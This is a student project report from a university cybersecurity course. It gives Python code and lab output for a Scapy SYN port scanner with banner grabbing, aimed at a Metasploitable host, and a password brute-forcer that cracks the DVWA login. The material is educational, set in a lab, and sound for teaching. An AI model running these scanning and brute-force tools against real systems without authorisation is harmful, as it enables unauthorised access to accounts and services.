

FORMAN CHRISTIAN COLLEGE
(A CHARTERED UNIVERSITY)



CSCS 495 - A
FALL 24
Project Report

Daim Bin Khalid - 251686775

5th January 2025

Introduction

This project focuses on exploring network security concepts by implementing Python-based network scanning and brute-forcing programs. These programs utilize various techniques for detecting open ports and brute-forcing login credentials on vulnerable web applications such as DVWA. The tasks aimed to enhance the understanding of network protocol headers, command-line interfaces, and HTTP-based web interactions.

Objectives

1. To implement a network scanning program capable of identifying open ports and services on a target machine.
2. To create a brute-forcing program to attempt password attacks on login pages, with an emphasis on proper error handling and cookie management.

Tasks Overview

Task 1: Network Scanning

A Python program was implemented to perform SYN-based port scanning using Scapy. The program identifies open ports and their associated services and attempts to fetch banners for commonly known services.

Task 2: Brute Forcing

A Python-based brute-forcing program was created to crack login credentials for the DVWA login page. The program supports error handling, optional cookie management, and input validation.

Functions and Implementation

Task 1: Network Scanning

Code Snippet

The following code implements a SYN-based port scanner:

```
from scapy.all import *  
  
import socket  
  
import sys  
  
import time
```

```
##### USAGE
```

```
##### sudo python task1.py ip portLo portHi

def syn_scan(target_ip, port_range):
    ctr = 0

    cur_time = time.time()

    print("[+] Scanning started at", time.ctime(cur_time))

    # Define known services for common ports
    known_services = {
        21: "ftp",
        22: "ssh",
        23: "telnet",
        25: "smtp",
        53: "domain",
        80: "http",
        111: "sunrpc",
        139: "netbios-ssn",
        445: "microsoft-ds",
    }

    for port in port_range:
        # Create SYN packet
        syn_packet = IP(dst=target_ip) / TCP(dport=port, flags="S")

        # Send SYN packet and wait for a response
        response = srl(syn_packet, timeout=1, verbose=0)

        # Analyze the response
        if response:
            if response.haslayer(TCP):
                if response.getlayer(TCP).flags == 0x12: # SYN-ACK flag
                    # Print the open port and service
                    service = known_services.get(port, "Unknown service")
```

```

print(f"tcp/{port:}open | {service}", end=" | ")

# Attempt to grab the service banner
try:
    soc = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)

    soc.settimeout(1)
    soc.connect((target_ip, port))

    # Handle service-specific banners
    if port == 21: # FTP
        soc.send(b"USER anonymous\r\n")
    elif port == 80: # HTTP
        soc.send(b"HEAD / HTTP/1.0\r\n\r\n")

    # Generic banner retrieval
    banner = soc.recv(1024).decode('utf-8',
errors='ignore').strip()

    soc.close()

    if banner:
        print(banner.split("\n")[0], end="")
    else:
        print("No banner received", end="")
except Exception:
    print("Banner not retrievable", end="")

print() # Move to the next line after printing the
banner

# Send RST to close the connection
rst_packet = IP(dst=target_ip) / TCP(dport=port,
flags="R")

send(rst_packet, verbose=0)

```

```

        elif response.getlayer(TCP).flags == 0x14:  # RST flag
            ctr += 1

    else:
        print(f"tcp/{port:<6}filtered")

print("Closed ports", ctr)

if __name__ == "__main__":
    # Define target IP and port range
    if len(sys.argv) < 4:
        print("Usage: sudo python task1.py <ip> <portLo> <portHi>")
        sys.exit(1)

    target_ip = sys.argv[1]
    port_low = int(sys.argv[2])
    port_high = int(sys.argv[3])
    port_range = range(port_low, port_high)  # Ports range
    print(f"Starting SYN scan on {target_ip}")
    syn_scan(target_ip, port_range)

```

Logic and Features

1. **Packet Construction:** The scanner constructs SYN packets for a specified range of ports.
2. **Response Analysis:** The scanner identifies open ports by analyzing SYN-ACK responses.
3. **Service Banner Fetching:** For open ports, banners are fetched using socket programming.
4. **Output:** The output lists open ports, associated services, and banners (if available).

Sample Execution & Output

```
$ sudo python task1.py 192.168.10.20 10 500
```

```
task1.py - cyber - Visual Studio Code

Edit Selection View Go Run Terminal Help

PROBLEMS 7 OUTPUT DEBUG CONSOLE TERMINAL PORTS bash + - [ ] [ ] ... - x

(venv) (venv) (autosecure@kali-raspberry-pi5) - [~/cyber]
└─$ sudo python task1.py 192.168.10.20 10 500
Starting SYN scan on 192.168.10.20
[+] Scanning started at Sun Jan  5 22:05:58 2025
tcp/21open | ftp | 220 (vsFTPd 2.3.4)
tcp/22open | ssh | SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
tcp/23open | telnet | #'
tcp/25open | smtp | 220 metasploitable.localdomain ESMTD Postfix (Ubuntu)
tcp/53open | domain | Banner not retrievable
tcp/80open | http | HTTP/1.1 200 OK
tcp/111open | sunrpc | Banner not retrievable
tcp/139open | netbios-ssn | Banner not retrievable
tcp/445open | microsoft-ds | Banner not retrievable
Closed ports 481

(venv) (venv) (autosecure@kali-raspberry-pi5) - [~/cyber]
└─$
```

Task 2: Brute Forcing

Data Validation

Usage: python task2.py <url> <username> <password_file> <failure_message> [<cookies>]

Code Snippet

The following code implements the brute-forcing program:

```
import requests
import sys
import os
import ast  # To safely parse cookies as a dictionary

def cracking(username, url, passwdfile, fail_string, cookies=None):
    try:
        # Open and read the password file
        with open(passwdfile, 'r') as passwords:
            for password in passwords:
                password = password.strip()
                print(f'Trying: {password}')
                data = {'username': username, 'password': password, 'Login':
'Login'}

                # Send POST request with or without cookies
                if cookies:
                    response = requests.post(url, data=data, cookies=cookies)
                else:
                    response = requests.post(url, data=data)

                # Check the response for the failure string
                if fail_string in response.content.decode():
                    continue
                else:
                    print(f'Found username ==> {username}')
```

```

        print(f'Found password ==> {password}')

        return # Exit after finding the correct password

    print('No match found')

except FileNotFoundError:

    print(f"Error: Password file '{passwdfile}' not found.")

    sys.exit(1)

except requests.exceptions.RequestException as e:

    print(f"Error: Failed to connect to the URL. Details: {e}")

    sys.exit(1)

if __name__ == "__main__":

    # Check if the correct number of arguments is provided

    if len(sys.argv) < 5 or len(sys.argv) > 6:

        print("Usage: python bruteforce_dvwa.py <url> <username> <password_file> <fail_string> [<cookies>]")

        sys.exit(1)

    # Extract arguments

    url = sys.argv[1]

    username = sys.argv[2]

    passwdfile = sys.argv[3]

    fail_string = sys.argv[4]

    cookies = None

    # Parse cookies if provided

    if len(sys.argv) == 6:

        try:

            cookies = ast.literal_eval(sys.argv[5]) # Safely parse cookies as a dictionary

        except (SyntaxError, ValueError):

            print("Error: Cookies must be provided in the following format: '{'PHPSESSID': 'cookiestring', 'security': 'low'}\'"")

            sys.exit(1)

```



```

# Validate the password file
if not os.path.isfile(passwdfile):
    print(f"Error: Password file '{passwdfile}' does not exist.")
    sys.exit(1)

# Start cracking
cracking(username, url, passwdfile, fail_string, cookies)

```


Logic and Features

1. **Command-Line Inputs:** The program accepts URL, username, password file, failure string, and optional cookies as inputs.
2. **Error Handling:** Validates inputs and gracefully exits in case of invalid parameters.
3. **Cookie Management:** Supports cookies for DVWA brute-forcing.
4. **Output:** Displays attempted passwords and the successful username-password pair (if found).

Password File

The password file containing some strings to try for brute-forcing is passed as an argument.

Sample Execution & Output with Default Snippet (no cookies):




```

(venv) (venv) (autosecure@kali-raspberry-pi5) - [~/cyber]
$ python bruteforce1.py
Enter URL: http://127.0.0.1/dvwa/login.php
Enter username: admin
Enter name of password file to use: passwords.txt
Enter the string that occurs when login fails: failed
Trying: password
Found username ==>admin
Found password ==>password

(venv) (venv) (autosecure@kali-raspberry-pi5) - [~/cyber]
$

```

Get Cookies from Inspect Webpage:



Sample Execution & Output with Cookies:

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
(venv) (venv) (autosecure@kali-raspberry-pi5) - [~/cyber]
$ python task2.py http://localhost/dvwa/login.php admin passwords.txt "Failed" '{"PHPSESSID':'8cju0svhsqtkuh3l6me0m89q3a','security':'low'}"
Trying: password
Found username ==> admin
Found password ==> password

(venv) (venv) (autosecure@kali-raspberry-pi5) - [~/cyber]
$
```

Conclusion

This project effectively demonstrated the practical applications of network scanning and brute-forcing techniques using Python. The implementation covered fundamental concepts like packet crafting, HTTP interactions, and error handling, which are critical for cybersecurity professionals.